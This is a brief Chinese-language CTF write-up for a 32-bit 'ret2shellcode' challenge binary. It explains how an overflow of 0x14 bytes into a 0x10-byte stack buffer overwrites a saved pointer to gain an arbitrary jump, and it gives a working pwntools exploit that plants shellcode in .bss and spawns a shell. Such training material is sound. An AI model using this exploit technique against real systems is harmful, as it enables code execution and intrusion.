

ida反汇编中显示puts结束就return



然而在汇编中还有一个跳转操作



80486EF的内容：



这里改变了两次栈顶的位置，第一次esp改成ebp-8也就是v3指针的位置



pop将v3的内容弹到ecx，之后esp改成ecx-4，再reurn到该地址空间所保存的地址上



注意到栈上的s只有0x10的空间，read读入0x14正好可以覆盖v3指针，

故可导致任意地址的跳转

只要构造好payload就可以跳转到shellcode执行，exp在下页给出

sh = process("./ret2shellcode\_32\_plus")

shellcode = asm(shellcraft.sh())

s\_bss = 0x804A040

sh.recv()

sh.sendline(p32(s\_bss+4)+shellcode)

sh.recv()

sh.sendline('yes\x0a'+'\x00'\*12+p32(s\_bss+4))

sh.interactive()